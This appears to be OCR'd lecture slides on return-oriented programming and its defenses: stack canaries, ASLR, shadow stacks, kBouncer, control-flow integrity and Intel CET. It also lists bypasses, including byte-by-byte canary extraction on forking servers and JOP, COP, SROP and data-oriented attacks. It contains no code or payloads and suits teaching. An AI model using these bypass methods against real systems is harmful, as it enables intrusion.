
1. **Subvert the control flow** to the first gadget.
2. **Control the content *on the stack***. Do not need to inject code there.
3. Enough gadgets in the address space.
4. **Know the *addresses* of the gadgets**.
5. Start execution anywhere (middle of instruction).

# Protecting the Stack

- Ultimately, ROP requires injecting the control flow *from the stack*
- Anything protecting the stack will prevent ROP
  - Stack canary: detects stack smashing
  - ASLR: makes address prediction difficult
- Attacker workaround
  - Need other vulnerabilities to leak the memory address / stack canary value
  - Easier to do in forking services.

# Bypass canaries for forking process

- Forking process Examples:
    - network services: one *same* server proc `fork`s a new child for each client connection)
    - Crash recovery: automatically relaunch a crashed child proc using `fork`
- Issue: Canary is often unchanged (always equal *the one used by the parent proc*)
- Result: Canary extraction **byte-by-byte**.




# Protecting the Stack

## Shadow Stack


- **Shadow Stack**: keep a copy of the stack in memory
  - On `call`: push `ret`-address to shadow stack on `call`
  - On `ret`: check that top of shadow stack is equal to `ret`-address on stack. Crash if not.
- Security: memory corruption should not corrupt shadow stack
- Shadow stack using Intel Control-flow Enforcement Technology (CET, supported in Windows 10, 2020)
  - New register `ssp`: shadow stack pointer
  - Shadow stack pages marked by a new "shadow stack" attribute: only "`call`" and "`ret`" can read/write these pages

# kBouncer




- Observation: abnormal execution sequence
    - **`ret`** returns to an address that does not follow a call
- Idea: before a **`syscall`**, check that every prior **`ret`** is *not* abnormal
    - How: use Intel's Last Branch Recording (LBR)

# kBouncer




- Intel's Last Branch Recording (LBR):
  - Store 16 last executed branches in a set of on-chip registers (MSR)
  - Read using `rdmsr` instruction from privileged mode
- **kBouncer**: before entering kernel, verify that last 16 `ret`s are normal
  - Requires no app. code changes, and minimal overhead
  - Limitations: attacker can ensure 16 calls prior to `syscall` are valid

# Control Flow Integrity

- Proposed in 2009 by Martin Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti in *Control-Flow Integrity: Principles, Implementations, and Applications*.
- **Core idea**: whenever a hijackable control flow transfer occurs, make sure its target is something it's supposed to be able to return to!
- CFI monitors the program at runtime and compares its state to a set of precomputed valid states.
  - If an invalid state is detected, an alert israised, usually terminating the application.

# Control Flow Integrity

## Workarounds

- **Counter**-CFI techniques:
  - B(lock)OP: ROP on a block (or multi-block) level by carefully compensating for side-effects.
  - J(ump)OP: instead of `ret`urns, use indirect jumps to control execution flow
  - C(all)OP: instead of `ret`urns, use indirect calls to control execution flow
  - S(ignreturn)ROP: instead of `ret`urns, use the `sigreturn` system call
  - D(ata)OP: instead of hijacking control flow, carefully overwrite the program's data to puppet it

# Control Flow Integrity

## Implementation

- Intel recently (like, September 2020) released processors with Control-flow Enforcement Technology (CET).
- Among other things, CET adds the `endbr64` instruction.
- On CET-enabled CPUs, indirect jumps (including `ret`, `jmp rax`, `call rdx`, etc) MUST end up at an `endbr64` instruction or the program will terminate.
- This is still bypassable by some advanced ROP techniques (Block Oriented Programming, SROP, etc), but it will significantly complicate exploitation.

# Questions?